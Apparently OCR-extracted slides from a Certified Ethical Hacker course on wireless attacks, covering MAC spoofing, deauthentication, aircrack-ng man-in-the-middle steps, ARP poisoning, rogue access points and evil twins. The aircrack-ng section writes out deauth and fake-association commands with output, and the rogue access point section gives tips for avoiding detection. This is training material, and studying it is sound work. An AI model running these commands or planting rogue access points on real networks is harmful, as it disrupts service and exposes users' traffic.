
Network Connection: Local Area Connection >>

Hardware ID: pci\ven\_14e4dev\_1692subsys\_04261028 >>







SMAC is a MAC address changer for Windows systems  
Randomly generate any New MAC Address or based on a selected manufacturer



# Denial of Service: Deauthentication and Disassociation Attacks



# Man-in-the-Middle Attack



# MITM Attack Using Aircrack-ng



Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng -ivs -write capture eth1
```

| BSSID             | PWR | RXQ | Beacons | #Data | #/s | CH | MB  | ENC | CIPHER | AUTH | ESSID       |
|-------------------|-----|-----|---------|-------|-----|----|-----|-----|--------|------|-------------|
| 02:24:2B:CD:68:EE | 99  | 5   | 60      | 3     | 0   | 1  | 54e | OPN |        |      | IAMROGER    |
| 02:24:2B:CD:68:EE | 99  | 9   | 75      | 2     | 0   | 5  | 54e | OPN |        |      | COMPANYZONE |
| 00:14:6C:95:6C:FC | 99  | 0   | 15      | 0     | 0   | 9  | 54e | WEP | WEP    |      | HOME        |
| 1E:64:51:3B:FF:3E | 76  | 70  | 157     | 1     | 0   | 11 | 54e | WEP | WEP    |      | SECRET-SSID |

| BSSID             | Station           | PWR | Rate  | Lost | Packets | Probes |
|-------------------|-------------------|-----|-------|------|---------|--------|
| 1E:64:51:3B:FF:3E | 00:17:9A:C3:CF:C2 | -1  | 1-0   | 0    | 1       |        |
| 1E:64:51:3B:FF:3E | 00:1F:5B:BA:A7:CD | 76  | 1e-54 | 0    | 6       |        |

Step 1: Run  
airmon-ng in  
monitor mode

Step 2: Start  
airodump to  
discover SSIDs on  
interface

Command Prompt

```
C:\>aireplay-ng -deauth 5 -a 02:24:2B:CD:68:EE
```

Step 3: De-  
authenticate  
(deauth) the client  
using Aireplay-ng


Command Prompt

```
C:\>aireplay-ng -10 -e SECRET-SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE -t eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11
22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 4: Associate  
your wireless card  
(fake association)  
with the AP you  
are accessing with  
aireplay-ng

# Wireless ARP Poisoning Attack

CEH  
CERTIFIED EXPERT



1  
Attacker spoofs the MAC address of Jessica's Wireless Laptop and attempts to authenticate to AP1

2  
AP1 sends updated MAC address info to the network routers and switches, which in turn update their routing and switching tables

3  
Traffic now destined from the network backbone to Jessica's system is no longer sent to AP2

# Rogue Access Point

CEH

Compact, pocket-sized rogue AP device plugged into an Ethernet port of corporate network

- Choose an appropriate location to plug in your rogue access point that allows maximum coverage from your connection point
- Disable the SSID Broadcast (silent mode) and any management features to avoid detection
- Place the access point behind a firewall, if possible, to avoid network scanners
- Deploy a rogue access point for short period

Software-based rogue access point running on a corporate Windows machine


Rogue access point device connected to corporate networks over a Wi-Fi link

USB-based rogue access point device plugged into a corporate machine

# Evil Twin

C|EH  
Certified Ethical Hacker

## Authorized Wi-Fi




Evil Twin is a wireless AP that pretends to be a legitimate AP by replicating another network name

Attacker sets up a rogue AP outside the corporate perimeter and lures user to sign into the wrong AP

Once associated, users may bypass the enterprise security policies giving attackers access to network data

Evil Twin can be configured with a common residential SSID, hotspot SSID or SSID of a company's WLAN


## Evil Twin



